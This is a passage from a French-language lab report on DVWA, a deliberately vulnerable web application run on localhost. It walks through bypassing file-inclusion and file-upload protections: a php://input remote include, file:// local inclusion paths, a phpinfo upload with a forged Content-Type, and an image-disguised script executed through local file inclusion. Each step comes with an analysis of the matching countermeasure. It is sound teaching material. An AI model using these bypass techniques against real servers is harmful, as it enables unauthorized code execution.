POST http://localhost/dvwa/vulnerabilities/fi/?page=php://input
[Indicateurs chargement[LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI ] Taille contenu[15911] Type Mime[text/html]
En-têtes requête:
Host[localhost]
User-Agent[Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0]
Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
Accept-Language[en-US,en;q=0.5]
Accept-Encoding[gzip, deflate]
Cookie[security=medium; PHPSESSID=r1r0lufmcrnc9auno4c3lc8612]
Connection[keep-alive]
Données POST:
<?php include "http://google.fr" ?>[]
```

FIGURE 11 – Requête POST envoyée au serveur

On voit donc que les protections ajoutées au code PHP ne sont pas suffisantes puisque l'on peut encore appliquer les techniques du *Local File Inclusion* et du *Remote File Inclusion*. Voyons maintenant de nouvelles protections proposées par DVWA.

### 3.3.2 Deuxième niveau

**Description de l'implémentation :** Afin de remédier aux problèmes énoncés ci-dessus, un deuxième niveau de sécurité contre l'inclusion de fichier a été implémenté dans DVWA en supprimant le code précédent et en ajoutant le test suivant :

```
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

Le test implémenté permet de vérifier le nom du fichier passé en paramètre et s'il ne s'agit pas de `include.php` ou d'un nom commençant par "file", une erreur est retournée.

**Faiblesses de la contre-mesure :** Concernant le test de la chaîne de caractère commençant par "file", on remarque que le test ne s'effectue que sur le début de la chaîne de caractère. Il reste donc possible d'accéder à des fichiers dans le répertoire courant commençant par "file" et qui ne seraient en temps normal pas accessibles.

Par exemple, un fichier `file4.php` se trouve dans le répertoire courant. Si le concepteur souhaitait que les utilisateurs n'aient pas accès à ce fichier, le test effectué à ce niveau de sécurité ne permet pas de se prémunir contre un accès non désiré. En effet, le fichier commence bien par "file" et aucune erreur ne sera retournée comme le montre la figure 12.

On peut également noter que la fonction d'inclusion de PHP (`include`) accepte en paramètre d'autres protocoles que HTTP. Ainsi, il est possible d'utiliser le protocole `file` qui permet d'accéder au système de fichier. Il suffit de passer en paramètre de page `file://CHEMIN/VERS/LE/SCRIPT/LOCAL`. La chaîne de caractère commencera bien par "file" et il sera ainsi possible d'accéder par la technique du *Local File Inclusion* à n'importe quel script présent sur le serveur. On peut par exemple passer en paramètre de l'URL le chemin `file:///var/www/html/dvwa/hackable/flags/fi.php` pour accéder aux citations que l'on souhaitait afficher dans la section 3.2. La figure 13 montre bien




FIGURE 12 – Affichage de file4.php

que l'accès à ce fichier est encore possible malgré les nouveaux éléments de contrôle implémentés.



FIGURE 13 – Affichage des citations contenues dans fi.php

Pour aller plus loin et comme nous le verrons dans un autre type de vulnérabilité (cf. section 4 *File Upload*), si un attaquant a pu charger dans le répertoire courant un fichier commençant par "file" ou s'il a pu charger un fichier à n'importe quel endroit du serveur, celui-ci sera toujours en mesure de l'exécuter grâce à la technique du *Local File Inclusion* et malgré les mesures de sécurité mises en place. On remarque cependant que la technique du *Remote File Inclusion* semble mise à mal à ce niveau de sécurité et que la seule façon d'inclure du code distant est de se servir d'un script local placé grâce à une vulnérabilité dans le chargement de fichier par exemple. Comme il sera de toute façon nécessaire de faire appel à ce fichier local pour accéder au code distant, on se retrouve

plutôt dans une technique de *Local File Inclusion*.

Voyons maintenant comment est-il possible de faire face aux vulnérabilités encore présentes.

### 3.3.3 Troisième niveau

**Description de l'implémentation :** Une dernière implémentation dans l'application DVWA remplace le test précédent par celui qui suit :

```
// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" &&
    $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

On remarque que le test effectue une vérification exhaustive du nom des fichiers accessibles. Ainsi, toute chaîne de caractères passée en paramètre de l'URL qui ne correspondrait pas à l'un des quatre nom énuméré retournera une erreur.

**Faiblesses de la contre-mesure :** Une telle implémentation se trouve apparemment dépourvue de faiblesse en ce qui concerne la chaîne de caractères passée en paramètre de l'URL. Cependant, cette protection peut encore être détournée par le chargement d'un fichier qui viendrait écraser un fichier au nom légitime. On se retrouverait alors avec un fichier dont le nom correspondrait bien à l'un de ceux énumérés mais qui contiendrait du code malicieux.

La section suivante s'attache à analyser les différentes façons de se prémunir contre ce type de vulnérabilité.

## 4 File Upload

De très nombreuses applications web laissent la possibilité à l'utilisateur de charger sur le serveur des fichiers qu'il détient en local sur son propre ordinateur. On peut bien entendu citer à ce titre les serveurs de messagerie électronique ainsi que les clients web permettant la gestion d'un *cloud*. En effet, sans cette fonctionnalité de chargement, il serait impossible de joindre un fichier à mail ou même de sauvegarder ses fichiers dans le *cloud*.

Nous allons voir que cette fonctionnalité doit être bien encadrée et supervisée afin de ne pas créer de très importantes vulnérabilités.

### 4.1 Description de la vulnérabilité

#### 4.1.1 Généralités

Le chargement d'un fichier local vers un serveur web est une fonctionnalité nécessaire voire inhérente à certaines applications web. Sans cette possibilité, certaines applications n'auraient même pas de raison d'être. Ainsi, *Gmail*, *Google Drive* ou *DropBox* reposent sur cette possibilité. Il est donc nécessaire de trouver le moyen de faire face aux différentes vulnérabilités de cette fonction.

Un grand nombre d'attaques sur les applications web se déroulent en deux phases :

1. injection d'un code malicieux sur le serveur web ;
2. exécution du code malicieux précédemment injecté.

On peut donc clairement voir que le chargement d'un fichier local vers un serveur web offre la possibilité à un attaquant d'introduire sur le serveur web un fichier contenant du code malicieux. Il ne lui restera alors plus qu'à trouver un moyen d'exécuter ce code comme nous avons pu le voir dans section 3.

De plus, il est à noter que n'importe quel type de script peut, grâce à cette fonction, être importé sur le serveur web. Cela laisse donc la porte ouverte à un grand nombre d'attaques différentes : déni de service, défacement, prise en main du système, etc...

Afin de retirer ces possibilités d'action à un attaquant éventuel, il sera nécessaire de restreindre le chargement à certains types de fichiers ou d'effectuer certains contrôles.

#### 4.1.2 Différentes vulnérabilités

La plateforme [OWASP](#) classe les vulnérabilités liées au chargement de fichiers en deux catégories : les vulnérabilités liées aux méta-données et les vulnérabilités liées à la taille ou au type des fichiers.

**Les vulnérabilités liées aux méta-données :** Ces vulnérabilités sont dues aux différents champs échangés dans les requêtes HTTP, principalement le champ indiquant le chemin de destination du fichier ainsi que le champ indiquant le nom du fichier.

En effet, en modifiant les champs des requêtes HTTP *multi-part* (utilisées dans le chargement et le téléchargement de fichiers sur un serveur web), il est possible d'écraser des fichiers déjà existants ou même d'atteindre des répertoires normalement non autorisés à l'écriture par un utilisateur.

Cette classe de vulnérabilités permet donc, par exemple, d'effectuer un défacement, d'insérer du code malicieux dans des dossiers stratégiques ou encore de modifier le comportement normal d'un script.

**Les vulnérabilités liées à la taille ou au type des fichiers :** Ces vulnérabilités sont principalement dues à l'absence de certaines vérifications avant le début du chargement du fichier.

Ainsi, la non vérification de la taille d'un fichier laisse la possibilité aux utilisateurs de charger des fichiers aussi volumineux qu'ils le souhaitent. Il est alors possible sur certains serveurs dont l'espace de stockage est limité d'atteindre la capacité maximale de cet espace et, par là, de rendre la fonctionnalité de chargement voire le serveur lui-même indisponible. On peut donc aboutir très rapidement à une attaque du type déni de service.

De même, la non-vérification du type de fichier peut permettre à un utilisateur de charger sur le serveur un script exécutable alors que le fichier attendu était par exemple une simple photographie. Un tel script pourra alors être *a posteriori* exécuté par l'attaquant, lui donnant ainsi de nombreuses possibilités.

On voit donc que le chargement de fichier sur un serveur web est loin d'être anodin et doit être encadré afin d'éviter qu'un utilisateur ait à sa disposition un large éventail d'attaques possibles.

## 4.2 Exploitation de la vulnérabilité

Afin d'illustrer la vulnérabilité d'un chargement de fichier non sécurisé, la page "File Upload" accessible depuis le menu de gauche de DVWA propose une interface permettant le chargement sur le serveur d'un fichier local. Le texte du formulaire nous indique qu'une image est attendue mais nous allons voir que d'autres types de fichiers peuvent également être acceptés.

### 4.2.1 Chargement du fichier

Nous allons créer en local un fichier `fu.php` contenant les trois lignes de code suivantes :

```
<?php  
    phpinfo();  
?>
```

L'idée est simplement ici de faire exécuter du code PHP que l'on a introduit sur le serveur par l'intermédiaire du chargement de fichier. Dans le cas présent, la fonction `phpinfo()` affiche les éléments de configuration de l'environnement PHP du serveur.

On sélectionne donc notre fichier `fu.php` à partir du formulaire de la page "File Upload" et l'application nous indique "`../../hackable/uploads/fu.php successfully uploaded!`" comme le montre la figure 14.




FIGURE 14 – Chargement réussi du script `fu.php`

## 4.2.2 Exécution du script

Nous voyons dans la figure 14 que DVWA nous indique clairement dans quel répertoire (relatif) se trouve le fichier. Il suffit maintenant de saisir dans le navigateur l'adresse `http://localhost/dvwa/hackable/uploads/fu.php` et le fichier que nous avons créé est bien exécuté sur le serveur comme le montre la figure 15.

Il est à noter ici que nous ne faisons qu'afficher la configuration de l'environnement PHP mais il serait également possible d'exécuter n'importe quelles fonctions PHP comme des appels système. On voit donc clairement qu'un chargement de fichier non sécurisé peut constituer un réel danger pour le serveur. Voyons quelques contre-mesures permettant de se protéger contre ce type d'attaque.

## 4.3 Contre-mesures

L'application DVWA propose trois niveaux de contre-mesures afin de se protéger contre la vulnérabilité explicitée ci-dessus.

### 4.3.1 Premier niveau

**Description de l'implémentation :** Le premier niveau de sécurité implémenté par DVWA tente de s'assurer que le fichier chargé est bien une image. Pour cela, le test suivant est effectué avant tout traitement du fichier :






FIGURE 15 – Exécution du script fu.php

```
// File information
$uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
$uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
    ( $uploaded_size < 100000 ) ) {
    //Traitement de l'image
}
```

On voit que les données liées au fichier et envoyées par le formulaire sont stockées dans des variables, notamment le type de fichier chargé qui est stocké dans \$uploaded\_type. C'est justement la valeur de cette variable qui est testée pour s'assurer que le fichier envoyé est bien une image.

**Faiblesses de la contre-mesure :** Comme nous venons de le dire, les données testées sont à l'origine envoyées par le formulaire permettant le chargement du fichier.

Il est alors possible d'intercepter la requête POST envoyée au serveur lors de la validation du formulaire. On remarque sur la figure 16 présentant justement le détail de cette requête POST qu'il existe un champ POSTDATA contenant des informations comme le nom du fichier, son type et même son contenu sous forme de texte.

Si l'on charge une image jpeg ou png, on retrouvera bien dans le champ POSTDATA de la requête : Content-Type: image/png. C'est justement ces informations qui seront stockées dans

```

11:42:46.744[168ms][total 301ms] État: 200[OK]
POST http://localhost/dvwa/vulnerabilities/upload/#
Indicateurs chargement[LOAD_DOCUMENT_URI LOAD_INITIAL_DOCUMENT_URI ] Taille contenu[1445] Type Mime[text/html]
En-têtes requête:
Host[localhost]
User-Agent[Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0]
Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
Accept-Language[en-US,en;q=0.5]
Accept-Encoding[gzip, deflate]
Referer[http://localhost/dvwa/vulnerabilities/upload/]
Cookie[security=medium; PHPSESSID=r1r0lufmcrn9auno4c31c8612]
Connection[keep-alive]

Données POST:
POST_DATA[-----19515240810740518941913649838
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----19515240810740518941913649838
Content-Disposition: form-data; name="uploaded"; filename="fu.php"
Content-Type: application/x-php

<?php
phpinfo();
?>

-----19515240810740518941913649838
Content-Disposition: form-data; name="Upload"

Upload
-----19515240810740518941913649838--
]

```

FIGURE 16 – Détail de la requête POST envoyée au serveur

la variable `$uploaded_type` et qui seront testées par le script.

L'idée est alors d'intercepter et modifier la requête POST envoyée au serveur lors du chargement d'un script qui n'est donc pas une image. Il est possible de modifier les informations véhiculées par la requête en y indiquant par exemple : "Content-Type: image/png" à la place de "Content-Type: application/x-php". C'est cette information qui sera stockée dans la variable `$uploaded_type` et le test indiquera bien qu'il s'agit d'une photo alors qu'il s'agit en fait d'un script.

Afin d'illustrer ce propos, nous allons utiliser l'add-on "*Temper Data*" de Firefox qui permet notamment d'intercepter et de modifier les requêtes envoyées au serveur web. La figure 17 montre la fenêtre permettant d'altérer la requête POST envoyée au serveur. On remarque bien que l'on modifie le champ Content-Type.

Une fois la requête modifiée envoyée au serveur, on peut voir sur la figure 18 que DVWA nous indique bien que le fichier `fu.php` a été chargé avec succès.

Il est donc possible de contourner la première protection mise en place par DVWA sur le type du fichier chargé. Un deuxième niveau de sécurité implémenté va permettre de sécuriser cette vulnérabilité.

### 4.3.2 Deuxième niveau

**Description de l'implémentation :** Le deuxième niveau de sécurité implémenté par DVWA effectue le test ci-dessous avant tout traitement préalable du fichier chargé :

```

// File information
$uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
$uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
$uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
$uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

// Is it an image?

```




FIGURE 17 – Interception et modification de la requête POST




FIGURE 18 – Chargement avec succès de fu.php

```
if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp ) ) {
    //Traitement de l'image
}
```

On remarque qu'un traitement est tout d'abord effectué sur la chaîne de caractères du nom du fichier pour en extraire seulement son extension. Celle-ci est ensuite stockée dans la variable `$uploaded_ext`. On teste ensuite la valeur de cette variable en s'assurant qu'il s'agit d'un fichier jpg, jpeg ou png. On tente également d'obtenir la taille de l'image grâce à la fonction PHP `getimagesize()`.

Ce simple test a tout d'abord l'avantage de s'assurer de l'extension réelle du fichier chargé. En effet, dans le premier niveau de sécurité, nous avons pu charger un script PHP (extension php) en faisant croire au serveur qu'il s'agissait d'une image. Cette technique permet d'être sûr de la façon dont sera exécuté le fichier. En effet, si l'on charge un script PHP avec l'extension d'un fichier

image, le serveur traitera le fichier comme une image du fait de son extension et non comme un script PHP. Il s'agit d'une protection plutôt efficace de l'exécution des différents types de fichiers.

Ensuite, on tente également d'appliquer au fichier une fonction PHP censée fonctionner sur des fichiers de type image. Cette fonction doit permettre de retourner `False` si le fichier passé en paramètre n'est pas une image.

**Faiblesses de la contre-mesure :** Il est possible de faire appel à d'autres vulnérabilités pour outre-passer la protection que nous venons d'expliquer.

Il faut tout d'abord faire en sorte que la fonction PHP `getimagesize()` retourne `True` pour que le téléchargement vers le serveur ait lieu. Pour cela, il est possible d'écrire "GIF98" en tout début de fichier pour faire croire à la fonction qu'il s'agit d'une image *GIF* (*Graphics Interchange Format*). La fonction retournera alors bien la valeur `True` pour le test réalisé. De plus, nous venons de voir qu'à ce niveau de sécurité, nous pouvions charger n'importe quel fichier du moment que l'extension soit `png`, `jpg` ou `jpeg`. Une fois le test passé et le fichier chargé sur le serveur, il ne restera qu'à trouver un moyen d'exécuter ce code malgré le fait que le serveur ne reconnaitra ce fichier que comme une image.

Pour faire face à ce dernier problème, nous pouvons alors faire appel aux vulnérabilités explicitées dans la section 3 *File Inclusion*. Nous avons vu qu'il restait possible, même au deuxième niveau de sécurité, d'appliquer la technique du *Local File Inclusion*. Ainsi, nous pouvons charger sans aucun problème un fichier `fu.png` (cf. figure 19) qui n'est autre que le fichier `fu.php` dont l'extension a été modifiée et auquel a été rajouté la mention "GIF98" en tout début de fichier. Le fichier est alors chargé sur le serveur (cf. figure 19) et il ne reste plus qu'à l'exécuter grâce à la technique du *Local File Inclusion*.




FIGURE 19 – Chargement avec succès de `fu.png`

Pour cela, nous pouvons nous servir de la page de DVWA dédiée à la technique du *Local File Inclusion* dans laquelle nous pouvons passer la chaîne `file:///var/www/html/dvwa/hackable/uploads/fu.png` au paramètre "page" de l'URL. L'inclusion du fichier ne se souciera pas de l'extension et exécutera le code comme nous pouvons le voir sur la figure 20 ci-dessous :

#### 4.3.3 Troisième niveau

Le troisième niveau de sécurité implémenté par DVWA reprend le test du niveau précédent et, en cas de succès, exécute les lignes de code suivantes :

```
// Strip any metadata, by re-encoding image
// (Note, using php-Imagick is recommended over php-GD)
if( $uploaded_type == 'image/jpeg' ) {
    $img = imagecreatefromjpeg( $uploaded_tmp );
    imagejpeg( $img, $temp_file, 100);
}
```




FIGURE 20 – Exécution avec succès du code contenu dans fu.png

```

else {
    $img = imagecreatefrompng( $uploaded_tmp );
    imagepng( $img, $temp_file, 9);
}
imagedestroy( $img );

// Can we move the file to the web root from the temp folder?
if( rename( $temp_file,
    ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
    // Yes!
}
else {
    // No
}

// Delete any temp files
if( file_exists( $temp_file ) )
    unlink( $temp_file );

```

